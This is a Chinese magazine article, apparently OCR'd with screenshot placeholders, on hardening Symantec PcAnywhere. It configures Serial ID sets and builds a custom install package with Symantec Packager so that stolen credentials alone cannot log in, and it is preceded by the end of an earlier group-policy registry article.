



图4

注意对于REG_EXPAND_SZ类型的赋值，请用双引号（""）把他们引起来，比如我这里为PATH环境变量赋值就必须把它引起来，不然它只会应用第一个分号前的值。编辑完之后，你可以在一台客户机上使用Gpupdate/target:computer（XP支持）命令来刷新组策略，然后到注册表中检查是否已成功应用了修改，如果成功了，那祝贺你，如果有不如意的地方，那就再仔细检查一下上面几个步骤。

刘流：现在网络上最流行的各种脚本攻击都是以获得WebShell为目标的，而获取WebShell后再配合使用率非常高的Serv-U和PcAnyWhere，很容易就能实现权限提升并完全控制服务器，这也是现在网管们非常头疼的问题。如何在PcAnyWhere的层面上做好安全防护？让入侵者即使是获得了PcAnyWhere的账户和密码也不能登入服务器？这就是本文讨论的问题。

适合读者：入侵爱好者、网络管理员

前置知识：PcAnyWhere的基本使用方法



阻断基于PcAnyWhere的攻击方法

文/图 Lotos

PcAnyWhere是一款非常著名的远程控制工具，使用它可以轻松地在本地计算机上控制远程计算机，也可使两地的计算机协同工作，网管可以在主控端与被控端之间互传文件，也可以使用其闸道功能让多台电脑共享一台Modem或是向网路使用者提供拨入或拨出的功能。由于PcAnyWhere的这些体贴的功能，所以它成为网络管理员的首选，但是PcAnyWhere也有不足之处，它的密码文件是可逆的，万一入侵者得到WebShell，而且管理员配置不当，入侵者就能得到连接密码进而登录服务器，后果可想而知了……

读者朋友们可能要说了："我可以限制只允许某个特定的IP地址进行远程管理啊？"不错，这是一种办法，但是并不完美，因为有时服务器出紧急状况，但是管理员并不在公司，或者管理员需要在家中进行远程管理，而ADSL的IP地址是不固定的，而且段也是不固定的。比如我的IP一直是61.52.80.*，可是最近却变成了221.15.145.*。这样的情况下，限制只有固定的某个IP可以进行管理就有非常大的局限性。

从PcAnyWhere的11.0版开始，它就支持SecurID双重认证了。使用SecurID双重认证可以完全不用限制IP，对方即使知道PcAnyWhere的用户名和密码也无法进行连接。

> **小提示** 本文讲述的是PcAnyWhere的SecurID双重认证机制，如果你对PcAnyWhere不熟悉，可以去参考联机帮助或者其他基础教程。

首先，说明一下需要的软件，即Symantec PcAnyWhere和Symantec Packager。当然，两者都需要先安装好，这样，我们的平台就搭建好了。此处需要注意一点，即需要先安装PcAnyWhere，再安装Symantec Packager，以避免不必要的麻烦。

启动PcAnyWhere的管理界面，来到左边的PcAnyWhere manager，如图1所示。




图1

最下面的图标，即Serial ID Sets就是我们今天的主角之一了，选择它，在右边的区域点右键，选择"new->item……"，弹出Serial ID Set Properties窗口，如下图2所示。




图2

可以在这里输入你想要设置的Serial ID，必须是数字，而且大于0，小于4294967296，否则将弹出如下窗口（如图3所示）。




图3

没有测试过这里一共可以加入多少个Serial ID，我最多加入过20个Serial ID。要求是加入的Serial ID可以是介于0和4294967296之间的任意数字，但是不能相同。否则将产生错误（如图4所示）。




图4

最后点OK，我们的Serial ID文件就准备好了。在窗口的最上方能看到此Serial ID文件所在的目录，如果是默认安装，则此文件的路径是"C:\Documents and Settings\All Users\Application Data\Symantec\PcAnyWhere\Serial ID Sets"，也可以把它复制出来到一个容易找到的地方做备份。然后我们请出今天的另外一名主角 Symantec Packager。

小知识 Symantec Packager是Symantec出品的一款可以自定义软件安装包的工具。使用 Symantec Packager可以创建、修改和创建自定义安装集（或安装包）并将其分发给你网络中的各用户，让管理员能够仅安装所需的元件，避免其它程序占用使用者的硬盘空间和避免安装一些不必要的功能。使用Symantec Packager可以通过创建只包含用户所需功能和设置的安装包来定制适合企业环境的安装。另外，Symantec Packager只适用于Windows NT/2000，但是，使用Symantec Packager创建的定制安装文件可以安装到任何Microsoft 32位平台上。

启动Symantec Packager可以看到一共有4个标签，也就是Symantec Packager的全部功能标签。如果按照正常的安装顺序（即先安装PcAnyWhere，再安装Symantec Packager）安装成功，启动后，第一个界面如图5所示，显示当前系统中安装了Symantec PcAnyWhere。




图5

今天我们只是用到其中的第二个标签，即Configure Profucts。打开第二个标签，可以看到Symantec已经给你准备好了6 个内置类型，这里我们拿第一个，也就是PcAnyWhere的默认安装包进行讲解，其余的都大同小异，可以自己测试。

打开默认安装包之后，出现如下界面（如图6 所示）。




图6

第一个标签Features包含了PcAnyWhere的各个功能选项，在这里可以对PcAnyWhere的各项功能取舍，如果你对PcAnyWhere不熟悉，还是不要做改动为好。

打开Configuration Files标签，如图7所示。




图7

可以对PcAnyWhere安装程序包中的文件进行逐一设定。这里到了我们今天讲解的一个重点，即实现SecurID双重认证的最关键一环。在窗口中选择"Host Security IDsFile (*.SID)"，使之高亮显示，然后点击"Add…"按钮，浏览你存放的SID文件的位置，点确定，此文件即被加入此安装包中。

此时，单击最下方的"Build"即可以生成具有双重认证功能的安装包。如果还想定制其他的选项，则可以按照自己的意愿选择，如Remote Files (*.CHF)是主控端连接被控端的配置文件，Host Files则是被控端主机的配置文件。如果有多台主机需要配置，而且配置完全相同，在这里完全可以将文件选择好，省去重复劳动。

最后单击Build按钮，即可生成具有双重认证功能的Symantec PcAnyWhere安装程序包——Symantec PcAnyWhere.msi，最后需要做的就是卸载掉你现在电脑上的Symantec PcAnyWhere，在你的计算机和被控端电脑上都安装上我们定制的安装程序包，一切OK。如图8 所示。

